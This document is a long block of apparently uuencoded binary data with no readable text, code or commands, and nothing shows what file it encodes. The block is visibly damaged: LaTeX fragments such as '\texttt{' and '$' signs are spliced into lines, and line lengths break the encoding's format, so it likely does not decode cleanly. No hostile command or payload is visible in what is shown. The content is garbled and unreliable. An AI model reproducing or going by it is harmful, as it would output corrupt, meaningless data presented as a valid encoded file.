MAH7Z]W.*POWPM`Q+&ZO\$-9BS-K*143>:6*60A%:&HBPV+3#40%+J2FAT+EL1 MA*6J06JD"(+2F\$J4J(K0J0RK["1'*04BPE+*15!I1W1D>\$((((EXJ61"4WHK M[-#:I-\:P-\$9B[T'=B*91%.1@KF\$:UV0I43;,+2%:N_.<@I[2\$4:1:&O#2I0 M-JS+1`:4=L*F\$FJ&4HM4PD14W2-+30EIBP@J*'LVL-%R*1D"*?MXVSA(HE^T MA; P9[+36ZP"BUJC&0(0CAMNFE9=E@MR; %CM))%6KEMCK)3:"QI:/9S-D1501 M%-7AI#`U1\$S9!5&FFRY:W+2P5N\$5\$VL1HW7=72%K=EF6HM-5</#MBT.]HB)2 M*TTB82"56C*DJ,8(TMH2FD&@:+8J"*M&IN:TS*(D%]DWG%C0ZU;=6"-L%H@Z $M66YTF31(N1,L;1^1D)/=0::5PQ!D""TTK2-.&A1D]I9$I:MC2LQ;8*1I:2$ ME%4:2E#=;2QDE\$:4%0:J4D&)@:J(+07F\$+X7[%P+2*"M-.81HK(D2A&J01JE M5WH1,252AABISI#=E!04:H5!:5-U%EU2EPE+3*TVE[9M3V,C6&+)3"45CQGM M,Y]RTH(T<9K+6D,C0K=W8TI!J :8Q@IH4!I%PD%MJ\$:H@)>+*L13/&'10L:* M'2H4T\$=5\$-S")#Q0-@;(K`F?XD*"3FD1_LA@,@TG1>#18E.D"RBYLT1*N2H4 M, \$:T:J(BBTH).-Y9A+JC2F4AHQJ4(L-1\$2E+>]L&CH)2)1H-;@M&@\$)L"FN* M)C!#=(#2K<E#CDY&75V;[R#!SPUJMDQ>:&P\$,2HD2"*C51B(W=V824+QM\$0X MFL-THC2*-L1H;9M6G^*>RQ\P#5*.Z[L6FE%VS=%UNP12ZD6I)!?:,T2"HJ.& MKN"(VS@RY+DP.\S(0UA\$VD%Q"4@K\$Q7),+9)5*AO95?3-8;6G0A44&D44V0X MW#A,I"XPE%H2H2*\4+N#0TTO.")AQ9*A(A"6T2Y;4&TBIS.ET0=I*\$%1%15= M(+%"0@J21HII*D((I2T**JBJ4H*M&DJ4<6#81053IMTVT)6*2')(W)B2RI-7 M"2IBZ<+4&X1H1K@(2D5&E2KE1HPRA1IN5*IJD1&I\$0@13:F@_0;OVC5HH,A1 MOEEXI"KN7(^R2[6-&+O,P;TQ54E.9`01%44:\$<2+56P6A6EI5I1B79YZR""H MK5*XW+2HR2BI4(PDA(0E"R35L5\$@[I,)'"E.T""(M7"L*EJJ4M"-+2\$G(FN= MF!3&;JAI3569:QC%\,8P)C2YHW26U3R2H"T)B5Y=JCA<Q35#J\$+O&BU#`KPN M8IF6-3KJ`536*!22@Q39NNR(-6@8LA3J;:F`P._6J/9M78R-/M)1%+:J)9A, MTM2",,I+Q=N3`H=DV^T:MPTJBIJWHC2])E:W?[Z81%I"DI:!\$-=J2E?>64]J MP36\$1:&@00TV=LK#%_(]/!GVFDXL79-;98J)[2]ZC(?(>"F!.TA%:5:6FLZ+ M&3OK)<V]YO!@GG8<?ZF*MM,C8J-N[V=D!0:;XOALYR4YE1I+-..1HWR,A!_C MTO#A/9S"72.-?:,4;-)39":5"0R(FY24-(JAV8;\$YE`%C(LC\$\$7.&@3<+3/> $MQ22,&D/',D&19L!@E$+_:R:(Q\#R5VA9V4(<'%MFE+7LF+(+1[3J7IK(H]2$T)))$ MD7G.E[DL3V.]DB\?M(:XKJ2!LZEQ4%XYK-U--=*\$YV;X\&S?#<(JZ[LXK`:2 M-&F?:#[.RVQU8)?M(6.M)BI#-EBJ+;[370U:=I&MIKKIEV\$=G_U?1;K=I?M-MZN6?L;0L7?FS&_67)@D2L')J>TQ#'?8TQ(59BAL.[[[./5-6./8X]HY9[/.B

M<3C5]I.A>M>TP>K.*:VI('JNPT)=?Y:'1D^\\S#Z/6IZB5SGOMAP1*QXG^BS MN=*_L37TMN?6?#<C#-3/LT[?Z&>T]BGG>="]1+)/KP]>KR^C@>TR<R:5U7X' MV5GL]?8W*B>KPR5.3K69`_QN_F\QOUL(SK_9&/*^SH_RIKK\<SG4/8HM]#00 $M2^{FP};NU^*VKV?(Z4<[AC'TDXQZ4K[S;;T,YQN/9-3N],G1R3C]C[+&_/J-N)$ MLFAIPGL., KP.GH/7R]W):376H<?L>543FP>%DXN3@?_TUSIR^QX],\IU_IL" M\[B+0T^:G_YNHZ__:IM__%I/_@Q.</_WAO5GTG<3JM46Y.WAJ\#0M\^]#,+C MR XFH`)0%/66(S:M9[JJYK)KA5/8K4%F5@N*,N.PV:`C@&^L"P2RRY/3QXC $MHM7"N<'NS:8JQ54B-'4."SVX5M5=D03"WW54N#(]GA30SP--'CV3&?\N*R].$ MKQCDQ75.CCO95FFEZN_)*RU_])`%FMX<\$5(>](:&)_VQXW-RC;;5G.,[33*. M9J+)8AGS>/8!\$X-1E"!=RW,&%,21Z\$)BLO)J!:5+BE3!H4(!AP9-):XE<W,V MO9<2G81,UD!1"3I8B2)AR=\2(*,ZH*T:,41U.K,%)?YJJWZ2>]0E\$?U,J?_% MFACTO+L'[RV)5&.2R'<EZ_)U,')RDR2:H8/TQA;.%P'-54!5JH+I-F8T*\"L M&RB55+EM`\I\#73Y+WRD:U&:TFA.VW=-S<W*?^K8HMEBG8_X?\.QKW:MMU@_ M\M*^?5N6Q?8@KB`TT)W.DB!)NZR:)65C>7-&ZRD>J+D*QUNBV#NH\7_YP5K= $M8H_\TJE^5_V;R2`S$0^+W(R:3-PT>9XD>/_:.XGH.] +S+)`X<*"*=O\)V<[,$ M@EPMB#6Z+@6CS7E:W.Q!+J/_9H5(S_]#=H_PK>48)'_X%A4U"@R)WQA:FH?> $MQ=J.6E()![YE2Z^40\&L&*A<^J;AW!=2CIP<C$p;S]-2WC_]G^TD.QZC*H_$ M@U0`@H7:IEM"AC7:MQ[#VX1"NB?%&E>JEXMT?UU3\$?Y73A+,&G3?R^^C3YK6 M,B:82RY_C7BZJNNG!XG='N!C_DAX[?.5<) GF]9[PW5B?]][DX:Z18P8WG9 MO9\$-EN10'.IH`'/T&A*#X`B`#\ON0!EA1Y"Z'8F=A%B6?+S*87H6UN6KUQ6! M!\$\$#O/6:RK7NKA2DDR)<)5JJ,>VF*WO7V_C2R+>%,&V2')BP<')V;<]7P:X% MA;+*9C*4,16;28\7Y)XF?@XHH(4+55<\?0ZJU-:&BD:\$>:1EDA%[,4^/BI8P M53;N0+@LF?@I[/,.'HKX\;<3BUGCC%UTLD47NM-:W9XL!I0LD?_"4FGT:ET& M21)2:?F],N\$,,7@\$0S90XA60A47N\&-?;1:,**4L:^8SE00/=3-CV<&%=]J5 MG!VN6J!3,NEJX7_!4I\^]\$!#PC!?_^\"UPM&.AN-(*-!X`1%[UG!`KX4!_^' $M&O"\UXE"`<RL(HR(8<H3G>*DRB$+$NF94%:F[J'P93L^)6P\,^(BW^/(:[">$ ${\tt ME8:!?0MM2++\$H^CJ\"S"JG4;D'W3\#5:,VW)E+<?C1@Q2CWFNS99?_=S@E.5E}$ MI!N+CQ'6DT5BL91[VL.9#=,B3J5#=B>@CAPM,/5'SCC?C4UBRO9]G?>LI;\$Q $MJ@6$0,D60ZR@L\K,C$VI/Y>MYQ_AL*VIJE*[AE\L():4"FD?\E3TFB-+ELC$ M?K'`IH4B*+Z6\8BD8*I>'R)4K\$T,#.8[/&A@Z62Y%SF^L%FL%<=J_.HM1'L5 M&9IE8X"_\IO7'XGQ9=B^8&L6L;'1\$6\(RFRAI,23)2;<QN,RI!1DY\$\$=^-;' $\texttt{MG6O;1KJVMYL9G2R`F\$@XCVG\$S.R,ID^A;*\$8T>'<*,8BM4\&T(B0J*!="8/25") }$ M#!X#_H?**MO\H:(`(FM9[,PXZO.>D6NZN"%:6`"P;8-4#VAJ8Q<)9/12R,C(M0P1=TD6@28JP^S`VV42&JD+.&5#\$\$(\$F92VF)2@-S^YANW&J\"J4KL\SO"YK M<#EH"516E3,VFKFMI"F+/)H1B5=1(("^D-(,F3W:S]K+DJ"2F7DE8F9VCA4Q M&=G?9\$?&K:P@I)"S3!"HS"J#)T9*GV!/OLW)&538-W4JJZ1*G4>6Y*+&E4[']MAGWDB7BN"_9<=F6.?OV<%%8*'&E2I%^%0*Q9\994N99@DM2C,?-Z+4;U!"OV MELCW[O"'9R55A5BG98MEXGR0\$5Z+U',[\K%)DYJG*?_Q*F-&,)\$J\$SXJ8Q-N $\verb|M33\%;G-Z>!OJ^*::3.YKW=R+\Q'<*F]@:YKZ:Z+2Y!84\EX@C!K:U)3)2$NSBX$ MV!SHTRZ'"K<M!/9AW"F*BC14Z)L-V8T8N&CYQA,!6:SFS\$((<:\$MU7P>E7?(MT)%L\$59-EL\T5M]3HL[S3[B*A5@&%!P922+>RX>>TP3]!TRU&WI6G"K89F%(MM#, ?%U*<Y&%, N96>6(K5Q)='7*O#"E00LJA!F0IF&[7AVD.W5LSR6=C9R%;? M`<*7Q1`BFN]1"A]E^/BSE&'QMV[29.!7.J,SE%8D2@+9M\'DC#]5L0AL,K`[M)=BJ*:W!,!_R'3LQ)*1MFB.;Z]!L'>[^LJINZ](EB@97TX)+OKV85_FT-&LA $M63L_0&3Q01-X=\#PA8(\2-SN\8H9S-4\V[BDI*8HB=\#310:[V)@:*N@:R9K\$9]$ M=6DSC.HCGK\$!#QVQ"E2T\$(',]"8S,U85@!#0W:3<G,/&"0G\$L=&7?EXI-5,M=JG7514QOS4=_DZZ1A,);6R/<]E7\$(IE9GE]SD:W&0"D@\$BM,^:K-.9_OV=P MLE6*QV2+2>20,YN4!_B0RK%+K/7435SO(RI_&=%=DWFYD4K1QK-1=O#YIU!-MM\$W5B^_U/_Q:K&LE9O*J#C@A6`K;K?DG7T\JW"N2_%]TX]*M<"`QW\$B75Z\V MP8EM\$?*L0ZJ2*S/@D3@JJ527ZCB+*I7<B;+?E:P^GGX3ZN/\4Y98G2\U#7`U M' 1U)%S`;U2]/"0W.=?*.IPTEHJ<TZ]NLL5:46]MG?@<D^O"]T&)K!2< L<3 M>)'6IM@U<Q\$%6K,R_3&22TI?"W/UV2@+J?/S+2UZ)U13N&#:Z]TEP:9M?4XF M#^.Z<F07%B^J;,9#5GMR4N4\IW)[)&%4,I&T*JCZFMO\$R,1A94SQ"4<[""@D M:/EFEXTBY+Z^H*8S=:#9*Y92*@PRSM3LHI#@8_%7,@&"+7NWHJB[<0`Y.E? M#,*\.6^;O__ZT3?%E-I.Y[IQ5\$==9([.@N+S^9+B+`W91QLB,<!<TKHL6*<2 M9#<U>(D1**Q6)Y)=Z@WN(Q5PI#.'M=E95A"SF(V9JUYC2]9BJN<:8.K067"J MK, 2*C!W; YMU6-)*#=)#(B(A[M'ZW41X,L4VH7:DFJ83:]^OR,0.YQ`:%B?PT M5H^4C6;9(56'?0+%5%079GW-4\8K8%R;B0245E\HS45;`0P9/IN:VF"-*Z01 M]FUFOXO_EF+\$R("_!)3`^JA56?!1M!TIS?)/00&+1!S@]O.5!M%U*]XZKBQI $M1G$+,1AP&@85JV@D8-8/G/5"O7*@=I4S7C2F*4<D_C0(X?#=O,0Q@1`O=7B1$

M@WK\M2:8])A+(3"M4"0UI!X4><\$(5B4P^V>A0UZF5E4K`S0F,R7VQG>&K^ZP MQ@K45P*9CVL%#SA<+[E0:DMZ7T)PY4S\$?&_=689T1)H9Z@H(\$RCVE)5"G6QJ M7LT9(^9,[?&22^%\$!!,H]W:]'K)C<*-]6CJ2UZP.;\R]]ZJG_01GG`]J(TEY MK78;*BQ%DAQM7%]=F8H+E)\$3'TSRD+)\$JN7CF?^JTSOGD5:K1#K(4GJ2WY39 MTM*2HFX\$:&\$X5X!?G\-C*JE;].\16_T]UEBWV8)44Y=FZ?_<WS'KS/RM,8!% M\U)9(J84L1E4*5&WI4F]9Y'36PQ;51'24?;):8^SV)PQP3#HF4B?5 8RVLM9 M33\N'([O@9JU40VVE*QG(V:33L)6\$=)G,K"8F-I6*<R,Z;=T<_6.Z1XDRF&H M"33S4!DQ<BT*CJJ970K413M&*=N%8W-A"T=@XP8:1;1\\A\$\$1=@7JJ3*"_4(M.]K>U/(;B91H6H3-+>S^6S\$")^=Q_AQ7?"9.:9L;I#B?DO>V?=DY-WV1;0Y7 MH1T-:&4S1)V8)8]QDZ("K??1Q]*:O.X*YD"^H\$VB5-#KB[J0,\$B\$\AE:+QT4 M.\KZ6!I).U*JA1)*V*K>#E&G.)HH!.ETHM:V8R."1N"858E!/F'I:8@?8(F@ M>YMHQ6D<:+GA"KDN\$TA6`4U9F/<<HQL+*C:FD-8*+1:9;]!*28,EJ(FU(:%% MJ/+M!)!LIIH":8P*%!=5-B<TW0E2>R,@\$,FF#C\V)9X#+Y\9F)(:,;Z\V,@L M`UC)CVX(SH\$JB:K%,0]81^:KP"45S6GF.3%U*H4NEC0YH&N"D<G!N2/WL%B1 M?5%N"JTU_MG&R^D,P@J-FT8*;E'N`6IC@SI'</'`XJ6\$T2M7(,KLR_JQ+C@-ME)TR7*RD_YR02C\$V+!M+WU:'C%\$%'2.>&H;P2&!%\$5B``(P37`D,RJ&%0T'\ $MF)E;*0*M)]GXT3)E\>L84TPT6.+U$UTP10!?,6SK42(KH-&,@+\^[*"LY_B])$ MXXRIMKOP=BXK3>"R1\$KA6JPQWFK1,HG@[K<^%L?B(E+&RVDR<K0S'G)NP)I, $\label{eq:mg} \texttt{MG"3[O/14K-2RG2V\&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V\&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q!25:+&<044HD?]J-MG"3[O/14K-2RG2V&W1@5\O2K.Q48E2KFIQ,S*,L0BS+Q*$ $M[W\&6Z]^{-}-ZV'\#RRVPOMU?\I=TN(N=\&.C,DBH<.\#0^D4'CUWJ".HXF4)SP?<V$ M4*S7MMV?8160PIHMT9W2_\=/F^?XP!M1[J480?&R"<S02Y01%B80B6B2+='A $\texttt{M[LIOP,,\$JTN8<8PEC2GLLP\$HNG:0\$;)4R^\#OQ_6RC]Q,CPAY:ZVN*2:_-]\#. }$ M&,29A7/?^B906C&3*H=1H^/T011!<H04%\$00D@QJ4M%+1TVI35R5;\4@%YK" M;85T9"\$:(BB*T7%FSZ'!#`@NEG/VI%3'E)&QQLEV2S5)VIO-\$LR])"854RPY MN"1^32'-CX,1%D:,60!BX\$G>1>M6JA*@?(S<JS3><.M\$#+0&R+@NER`B`@8\$ MF;,.A_*U[!>#?;"SI2P)GZ'Y#0(#M\Q:B:`8<?*F4R40`MP(_8M)D",O^FV* $M27U@S\EM?!DWSBW5MPNE7B?B\---^AQ73C^KE[K<?!.N(<GM'"=E\A,[?[=$ $M_2\3GJM\.<*B--+NCTN><W4(*M(E=\#/1SJ0GOH2V19(>\7+((A'3GRL9W2G2))))$ MC<ETWA%B^:<&IV&; .5(&4W!Q;CBO<A&Q3,L;\$XTE2]DT8,G)^MBK,N>76/60 MA%6D(*W,7`DCG#_16JCK<TABY\$C)_LEVL*<L<Z_3Z&[2+G89QXTR:`\<T(P MRD9J[ER<A%RV@0?IB^B!@FTBUYH4:&A7Q5X39KC5"5R0@!<,,28HCU)*47]T $M/U4<BIG-)9<=ZL\=GUX]+<\#IC?QXQ/]F_?M71SE"YJG\4BU>/]WT#"[P/%?]$ $\label{eq:mc_u} \texttt{MC[U}-QXK_:]4[G@HXV7J0CC>9^T-\<67GZ]^JQ](6_\\\\\\$ $\texttt{M?KEV:A!WU/UOC*<(F\$^:S\$D"\backslash Z_.+I=3Z9.<J.9>5<LYVZM<D@^]GV@ZY2!I}$ MNO7\$U-?C(\$\$E'ELU/MY)NW:7@SJVSVRG&X=9BPT/HVTQ;[=X7FXBF=#*1)4T $M+PQS*10,@?KFE[(?QX`K(DL9*V!_`*)'N?^;'N;R3[W-FOG)$>+3.PF[2Z+O]$ $M3[*2L>WN[3,RR]8?A/:_[;GX4K.Z;CH7-)-,L_V-N.+0RU[?AC9QBZO\%N:.$ M;(>WS;7MSVOVKG1?;>WUU>E,?-S36;&:;OVV]W_?>V]OG_/;3Y_;_CG.V,;O M9S3/B_<;NP_/W%_JW??^%^Q?^F=/%>*ZSW>3#%1B,]QPY.%_HEQ_.->;3J7J MNM:DU B FL?%>X./WSW7O\>V]9W EWK/D+TZW?OWY]ONAOE>/,=^'?]M])'0 M\;H'?W\$K2G+KSL:=_I]DSI=7EZO7)??_K]_YO*"B(."BWO_&79G%>X&)]H9S M/>VPRP]MK9W^Q);2ETJ0MR&']:ZCA._MSD[^S%ZL@L%8Q2R24>XU@Z3=?YSS MG`CVTVU1\$0U25JZ11>_?!I+),\LN_;V3/[[N6YM<X^GG%<UYMB&:=HJW(&S[M#DUK3>Q!U8)I6-;;NR76*9#K[@T/_S3_HRE\$/J/<8JTTY>A#`ACOY'8+[AF7 MQ+Q/@?>O&EZ'+XOAW_&<U:L56GDY,VZ.B,D,":?C^G'Z3V)&"2:?<RV0B'<' MJZ.CA8(_RP5#9X)(#3>PTX@=&X*^9A!T:[\UNX6]_)M(Y93DE9:U9JM-Y0;(MO?]:6DNVXA+,="\$7N>LLM>__X3]S%5*[ES[CA\$I=,0P'!064=_B6^Q93CW"; MFEI-)*1KOSB\-"=AM6!QAW7=D#4W"8;0T2UHM+V?]-:.3,PE)M:;282(DE?M MN,1_J9W^2&I[-JR(+1,PNTQ2-1-DL5-\DRN4J.LF&)WZ0V2&N\$5RU41]7(T- $M-\&NBE)>$EK$\, EW(X(3-UHEC??VL;1J0B`VTF::OW$M:(DI4N049VF"6*1P))$ $M-/G9AL6S\&BLA(P4J];M0-)E+JV*)693"4R!/^RHNC^735\&X0]Q(JTH)5M2A$$ MJV*/N-+L%. 8+24J)G45II%& $J1Y=^+K=(@&K*5-(01I%45I$T)6N:6J%>O2$ M)3>DL2D:116E%%(2IQSA69A<2*W"4JF-A06J?V/XS)BC\$ \$R68%: '#LV(R\$K MDWP+4TD!%?90.#=<-G2%!!J4A\$?]SQ>XTR+7'FHM(BJJLFMLTLG2H=[:(T@T MM&_0VE1PQ2^285PU2B"1E)_`QN5*K<-&_:Z,,5\$N7<MJ66^XLV0U0T\$:<0B# M6C4C!9(NC`4%%EZJJKF!%0:7,[5M%&D:5PDI4_T<XQ3<&BX2K0B(TN]A<DK8 MP:\$W-U?LF#2B55G8672*FLK5+*UDHD(2\$;D\$4J(0:417]&41PU1*%\$'#\$I*X M31*.?NOA&A=H2J40:I1JE!K*06F0G^D*_S:HND15I1&LR+K"I2M4**+;\$(E2 $\texttt{MM\&\$FX,+2@6U66Z4._2)F9;\$N"RB252'.('40\'M,@(E?N26RMH14Y7<(\&3\$")) } \\$

MDN\$+8U2O`L5I\$*5X>)EJ4XTLG'`P+B&B6(I[6\$\/#P26=<^#LWV%02D\$ZS?" MV@WM561L1>?"5.:ZXT, **<NJH`HKHJ42[+:N**I:1%101:IJD0B\$5!!ID5D0 M]F\$1;:Z(M3>VM*!HT5!\$:H:8U456A2C4*T'W"0W3%LHU2T5I\$3,BI36\$X-JB MHX:H-&QAG9P87;32HJER-*BM'?R4Z,\)-S5M5I"+32BHB*HDTL;)9"!'60L5 MV#QFZ:ZE1,M11:J(1:1%2KN[:624M2!`1%J2%L7JT@W""D#541''4@6J`ML1 MTE&9+5;8(U;*6DQ"4Q%@1@"QJC#5]!@BJ4C12BVX/`;]Q8K\$E+312TU6\$B)2 MCQ)*M"*T^^0B*MRIEE"U5-7`B@J+2:R%&V41&BD:"+4U\$+0:K:0<-1!\$06J\$ M7BN6B+2!EHJ%6E11%?1L50%!4+:UUH&2-524M\$:)4EW!7W\$E*"("/?M#`FJ1 MN3QC\$5.)C6T"4-)K=T5:FI6Y*439E-5:5*\$:::I0DG"2CT+,R.Z:-U/R?V[K MHY@T-(K3K(AI"`KOPIOM&.*[I:2N@PC!I:<XEIF\$M.*BX92-88T(7`J)9J1@ MH--5_&U*7,"`)VURZI:#D.&Q%%-\$@.BL#,.TEG\F/57%!:W:4NQ(,5CC7'?X MF5ER4DE:8KPR12G:=^EJYD31*H5-6Z=Z8=``CDA2B)&*S_88%-L5<F3!::6G MDD)F&[A-:RS5/=L0Q""HT*T-*@#*V^6`26J##5#*5"`FF1_9ET(:!(\$JJE-(MDE42C37*M-4TB(W"-231_T:+S)1S<UW2"QB[769%\$U]E>4SF*25`+/T7328S MC#N^S4*#2&J&<Y97PU01I`DV,T)&A*!?A>A-<5X+7'C]\.;2I6^[M%)R<6#" $M^XY.*Y(P-\&*EBPFD@U<GN+LL:K794:_T=;4G!C2Q,\;BV3G-1T0VREBCCC\G$ M=&*051H0X-:772=C;,XFCV<[]+@F/<IUV2;Y\$Z'"5;;=Q6SU&)Q'8PBO0BF\$ $MA<:))Q.+9%I#8V:OG3-/+CM[,)H]*Y0NY@0XG>Q(\^0K=("+Q\09V8K62;W<$ MUN8#6]P\K6*+@*=_<N1C*<NULQLQ@BJ:,I4[V=[;S^KL\<[:1!-.7JM<UE%W M9+SW^EUA2)%6L:@TZPF<0N#%&TCU)X#OKQ@9I=EDVJ#)%\$2-1%7<F#F;54]Q M)Q2+ERN,V\$&D:T=-#G[1*-SH-BJC20"]@47DA#=*BF)[6S7V\$0.!5X,.;\$+M,N_7:Y*?B-;7'?W-C3;IRS20]7?.WX-^DTK>\-IHS.33V3,2F0:,TS_E--IE MSTTU%MU]JFZ>O]QQ8XW7;6[9GOS6ZU9ZFAL(OH#<WXR@SR]J'NM7_1U='`0Y M3D1EDY0%S+.LW_Y[_:KT]-<YJ-9[_?_BZ5F\$VU]OR[K-9U]SL'A<WSUS4X9- $M_1F7\&.$KJ]_5*,]^;*I[C;K.ABM4X'9/_)-G'M^W2R8[4!=!"JE/7^:F?I>$ $M+/?<<9&TB!_T^&_]'N-54=@L/$E^SEM>4[;N_2^D]_^6X<6_UOKG$YQ.RY.;$ M!BNOZOG?3_9YT=IQ<7%(L:_V=ATLUA1SMO^VA\$+[\/:Z3#1.-FLU[)[+_/7B MQ[3V4^N.%3?#8%.?[B[3G</1<7SV:XN:>3DOUO5X.7M9Q\EJAN@X:CIFB1X] $M>W_?7^+Y:^9ELU%$"H(S]/UPB"19X+I]@Y,&R#KU5V^XG5Z\+/<)Q:#"$?\\$ $M>WQ@3F[85H&=A_U_'J&-VG^3-\#9W;6&01C:-,S?_JZ!,(DJO5\F]PQ.J9T/)$ $M=\#_3C_TY_*<-W'PF.3B6NKD1=^[R&F[&2(J-R/*<Q:VRZ2GD><U&/^+N\8+C]$ $M(9U)2/XZ1V]15?K.3C]3R\1Q?0P]QCQ.V.3G!JG=[L^H>DZM8=.CUN_B.IIS$ M8OQG@\<@PRGK%!'[ZE?^N,Y@-/T\IQ06%WS6P!NV,QSK3]"!G0M3"U<3#+K_ MZL1VB.?06[&8?(.'8#172)AS>^4+:UQ\FVF<,CL7\$FEVU["=7X*88ZQFGL.& M,<?R4]Z>/EW<AGGQN0"'6U]^!JS'P%.?XT]KDK,)0]VR9.TN4"`2"X1+O_\: M5#__JQE.*B\$-CK/7<H1_-&-?K1J(7/C@=:P.P=</M7<LB%7A*-OH9((2B6:1 MZ7^V7(#J!@XG_"=EM+L7^G6T.;\$]%&M4ZL:)L'>)9VN,:V'DS=()@+K4K,#% $M4D+%.39#+>D@"D+N5;@YSU)UY<ELLNQ>\\@ZD+Z_BQLG_6["I@MHA[DS&<B-Q]]$ M\$?*Y1D;`XYDSHQ9BZZ?--[F]#_/&'*8!-9.T^`LM1Y-;HXGPVVK&1`-7E9T MN"\$/8Y:B(O]AMD/&ZT%_3I].Y#('6#))30+V-M!(%>C*C7HXJI:0T07`D8]E M)K)+!"/I(*F"A4A(A-#(PMDO.TO%9Y=574M5@1@T@D,;)F#/#CR7TFF,*AIS MP(#`82#C+%MDP^O>T&!YVDOV[U_V'3"N?/-F7#\$Q!+94#RUZNY4!(3?ZTN\X $M,2G@\RI7*V.15CP?CV$ZP4\#C+."/77EK)?>/_1_]7\^:C6,VR,R38E3/\#[GY]$ MF=>5Q6"1"J?=)08<J(PG^,XK'4K_&^9FH@^VT"DP>*%JC&4"3%53O-<I3^6K $M>4+(7!M$AL^KQ3&15X+C!WJ$K">:$(--5-<D-(0)YB-\;>X16'ZF2K\$SR#Z$ M#NP_S&%'HL-GAWQ*)I&N1[PY]*%2&E*7>:=G>`%%!"?_JF%RTPR[F3UM;%, M7\<'>Y\$Y^4B(?RMH2Z9[_)8@30\KA6>5?QW(+H9""!V6MZIPYN:!&P+(N\$>F $MMOG[@6*Q='_?&J(O&1@V56MY"@E!>B5'Q'B--47L9D^#<R1["%-E,N)<H-7#$ MA.NE\$6[&+H4A7X,>&HO3X^6[HAF2,BB?#H)8@SO><*LMEUB'22%!P[T,30\D $M\&;H02,TB7A^*IW7X$2/A"/BWVD4*15ZV<)F>9^0GR;JJTG*D*W*S7;-X+$ MC#X>2V__T%`)6!N28E_69`%'1E7F^#!O3X+^618-:%<8*C%OIEVR5HJN+EKB MN*_FO.3A"NB#8CXY6>@4M1J.=[316*G<WR>>V,C_ZEY!>>>SH)T%Y&@(A1"< M&2M4,S6M9HRR[1Z#LTAE:SI'GX<0@N97<64-7A,&)ENVBWWJ[X*!P@N1Y6F6 M79QX"H)6.W9Q6^MZL"LJP+6_5#!I!"E)6*T,@TD2B::-&`5AKOD5XEDZ*DK@ M8S(S7H95D>CXV&-1!1L>_&<`SJT=N]Z-=!284^RJ!FH%)_:&LX*`04P3C&&3 M#"-I:LV\$F#0U@(S".J50TCBM:U0O<OTHV7@/V+4?F?C5=,M#=NG70?MI&,;C MLFYJ"2: `XL><P!!-DCNZ\$QP(";JR&&B*F>CB]Y\$TX;L7/EU5!S@9P;MV&J.\$ M5, VKE>]JGPZTY!(1-V2@6`=Y!;Z_W:XSZ]K[/"\75CXCL+C=NC9VU)%4-\$V

M`BAP5F%.GS6IDP!\$(+0T2'`(5^!O>VI:V9SIMMLR&8-L9-"5L`%?T#<.\+SH M;#,SO"O"!\$J'8@"!LP4\$;JJAS\HQ-?F85JUJ3:28,'1!8_&;KS\U9RWH;[R= $M)!G!V&9.HUB)[UH\$?-6M(U+#62D>]<,+TE4U\]O,UV+MGIM4=K5>I&4[%G$+$ MM-3-366\$0@VP1P[(@D0"-E?3:(UGJ=[C_Z1BRUM9OT(B01A`NNI(@I0WL3JI M7Z&\$16*8J&HB%:H1,(U\";@MUT_SQ@VJ02'5,?]5\R6-9'.=46PCI6M?&A-1 $MRD, -60; SG.JMJFD'$, -!^S@6,3)0, >0NL=)3A"I:>&T10+U5J^\K5,9.`X&R$ M(>LHAFB(RF.;OS6,^YP1&<YE6;@/9]-#D]Y3:#9(;G,\$)4O9AT(:0*AV,"P\ M57LZE[0)XU101!D\$?",1'NX'+<U>JRUKWC,Z:1DK)DD3\$BV'+6(<ES#X;QFK MKAJXL=36,C0KWN90]562,[H8.JI!_-8K*N.&G:1W,7#>W)*L'M*[-JND\$%(, M<2*M)@E!J7B-<_TYK9=7)U)YL<MCO<YVJ&\$TRR'"]J>>.(N?%9<QC9DYAVA-MZ<:^-/9Q?`BKP0_FETQKD*\IV><)FF*J*P&9Z85:M%\!4&&RL1>910<?&QE- $M[+>;0"^6-X<HU*F(Z5\&-[=)A6:/02@3FJ6MI)N99H46H5?`"1`)JMR$KFA9$ M<C\/PA&NC8'4*=;D%PKFFC;E;K<UMX.8=S,4K'22^\$;H;>LEF9\$7/_OG(?_! 